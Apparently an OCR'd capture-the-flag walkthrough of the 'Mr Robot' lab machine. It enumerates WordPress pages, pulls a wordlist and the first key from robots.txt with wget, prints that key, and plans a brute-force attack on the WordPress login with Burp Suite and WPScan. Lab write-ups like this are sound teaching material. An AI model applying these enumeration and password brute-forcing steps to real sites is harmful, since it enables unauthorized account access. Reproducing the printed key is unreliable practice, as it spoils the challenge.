
Nothing Found

It seems we can't find what you're looking for. Perhaps searching can help.

Search ...

Proudly powered by WordPress

- /dashboard/ , /login/ , /wp-admin/ and /wp-login/ → Redirects to login page.



Username

Password


□ Remember Me

Log In

Lost your password?

← Back to user's Blog!

- /image/ and /Image/ → Redirects to a blog with a form



user's Blog!

Just another WordPress site

Search ...

RECENT COMMENTS

ARCHIVES

CATEGORIES

No categories

META

Log in

Entries RSS

Comments RSS

WordPress.org

Blog

← PREVIOUS IMAGE / NEXT IMAGE →

image

November 14, 2015 4903 × 2813 Leave a comment

Leave a Reply

Form

Your email address will not be published. Required fields are marked *

NAME *


EMAIL *

WEBSITE

COMMENT


POST COMMENT

- /intro/ → Redirects to an explanatory video (not useful)
- /license/ → Redirects to a file (not useful)




```
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
```

- /readme/ → Redirects to a file (not useful)




I like where you head is at. However I'm not going to help you.

- /Robots/ y /robots.txt/ → Redirects to a file (important)



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```


- /wp-links-opml/ → Redirects to an OPML file (not useful)



```
-<opml version="1.0">
  -<head>
      <title>Links for user's Blog!</title>
      <dateCreated>Tue, 28 Mar 2023 09:16:16 GMT</dateCreated>
      <!-- generator="WordPress/4.3.1" -->
    </head>
    <body> </body>
  </opml>
```

- In this file we can know the date on which the server was created in the "dateCreated" block.

/xmlrpc/ and /xmlrpc.php/ → Redirects to a file




```
XML-RPC server accepts POST requests only.
```

- This file provides additional information about the server, only HTTP POST requests can be made.


Yellow pages

- /atom/ → Download .atom file (open with editor, not useful)



```
<?xml version="1.0" encoding="UTF-8"?><feed
  xmlns="http://www.w3.org/2005/Atom"
  xmlns:thr="http://purl.org/syndication/thread/1.0"
  xml:lang="en-US"
  xml:base="http://10.10.36.101/wp-atom.php"
   >
    <title type="text">user&#039;s Blog!</title>
    <subtitle type="text">Just another WordPress site</subtitle>

    <updated></updated>

    <link rel="alternate" type="text/html" href="http://10.10.36.101" />
    <id>http://10.10.36.101/feed/atom/</id>
    <link rel="self" type="application/atom+xml" href="http://10.10.36.101/feed/atom/" />

    <generator uri="http://wordpress.org/" version="4.3.1">WordPress</generator>
</feed>

```


- /feed/ → Download .rss file (not useful)



```
-<rss version="2.0">
  -<channel>
      <title>user's Blog!</title>
      <atom:link href="http://10.10.36.101/feed/" rel="self" type="application/rss+xml"/>
      <link>http://10.10.36.101</link>
      <description>Just another WordPress site</description>
      <lastBuildDate/>
      <language>en-US</language>
      <sy:updatePeriod>hourly</sy:updatePeriod>
      <sy:updateFrequency>1</sy:updateFrequency>
      <generator>http://wordpress.org/?v=4.3.1</generator>
    </channel>
  </rss>
```


- This file provides additional server information, it is updated every hour (sy:updatePeriod and sy:updateFrequency) and the version is 4.3.1 (generator).

- /rdf/ → Download .rdf file (not useful)



```
-<rdf:RDF>
  -<channel rdf:about="http://10.10.36.101">
      <title>user's Blog!</title>
      <link>http://10.10.36.101</link>
      <description>Just another WordPress site</description>
      <dc:date/>
      <sy:updatePeriod>hourly</sy:updatePeriod>
      <sy:updateFrequency>1</sy:updateFrequency>
      <sy:updateBase>2000-01-01T12:00+00:00</sy:updateBase>
      <admin:generatorAgent rdf:resource="http://wordpress.org/?v=4.3.1"/>
    -<items>
        <rdf:Seq> </rdf:Seq>
      </items>
    </channel>
  </rdf:RDF>
```


- /rss/ y /rss2/ → redirects to .rss file (open with editor, not useful)



```
<?xml version="1.0" encoding="UTF-8"?><rss version="2.0"
	xmlns:content="http://purl.org/rss/1.0/modules/content/"
	xmlns:wfw="http://wellformedweb.org/CommentAPI/"
	xmlns:dc="http://purl.org/dc/elements/1.1/"
	xmlns:atom="http://www.w3.org/2005/Atom"
	xmlns:sy="http://purl.org/rss/1.0/modules/syndication/"
	xmlns:slash="http://purl.org/rss/1.0/modules/slash/"
	>

<channel>
	<title>user&#039;s Blog!</title>
	<atom:link href="http://10.10.36.101/feed/" rel="self" type="application/rss+xml" />
	<link>http://10.10.36.101</link>
	<description>Just another WordPress site</description>
	<lastBuildDate></lastBuildDate>
	<language>en-US</language>
	<sy:updatePeriod>hourly</sy:updatePeriod>
	<sy:updateFrequency>1</sy:updateFrequency>
	<generator>http://wordpress.org/?v=4.3.1</generator>
</channel>
</rss>

```


After having analysed the displayed pages, we will realize that the only useful pages are: /robots.txt/ and /image/ so we will download the two files hosted in "robots.txt" and fill in the form on the "image" page (not useful).

Robots.txt




Files download

```
┌──(viperez㉿KaliBase)-[~]
└─$ mkdir MrRobotFiles && cd MrRobotFiles

┌──(viperez㉿KaliBase)-[~/MrRobotFiles]
└─$ wget 10.10.36.101/fsocity.dic
--2023-04-03 03:41:02--  http://10.10.36.101/fsocity.dic
Connecting to 10.10.36.101:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: ‘fsocity.dic’

fsocity.dic             100%[=========================================>]   6.91M  2.33MB/s    in 3.0s

2023-04-03 03:41:06 (2.33 MB/s) - ‘fsocity.dic’ saved [7245381/7245381]


┌──(viperez㉿KaliBase)-[~/MrRobotFiles]
└─$ wget 10.10.36.101/key-1-of-3.txt
--2023-04-03 03:41:23--  http://10.10.36.101/key-1-of-3.txt
Connecting to 10.10.36.101:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 33 [text/plain]
Saving to: ‘key-1-of-3.txt’

key-1-of-3.txt          100%[=========================================>]      33  --.-KB/s    in 0s

2023-04-03 03:41:23 (4.14 MB/s) - ‘key-1-of-3.txt’ saved [33/33]
```



```
┌──(viperez㉿KaliBase)-[~/archivosMrRobot]
└─$ cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

We have just discovered the first "key" of the machine, we must copy and paste it in the "What is key 1?" section.



Answer the questions below

What is key 1?


073403c8a58a1f80d943455fb30724b9

Nota: El fichero fsocity.txt es un diccionario

Obtaining credentials

- To gain access to an account we will need to find a username and password, most likely they will have to be entered in the WordPress login panel.
- A dictionary of words has been obtained in the previous section, so we will delete the words that are repeated in order to have an easy and comfortable use of the file.

Erase repeated words




```
┌──(viperez㉿KaliBase)-[~/MrRobotFiles]
└─$ uniq fsocity.dic > fsocity.dic.uniq
```

These words that we have just deleted are most likely to be passwords or users, so we will perform brute force attacks to guess them. To obtain the users, we will use the brute force tool provided by BurpSuite and for passwords WPSCAN since a WordPress website is being used.

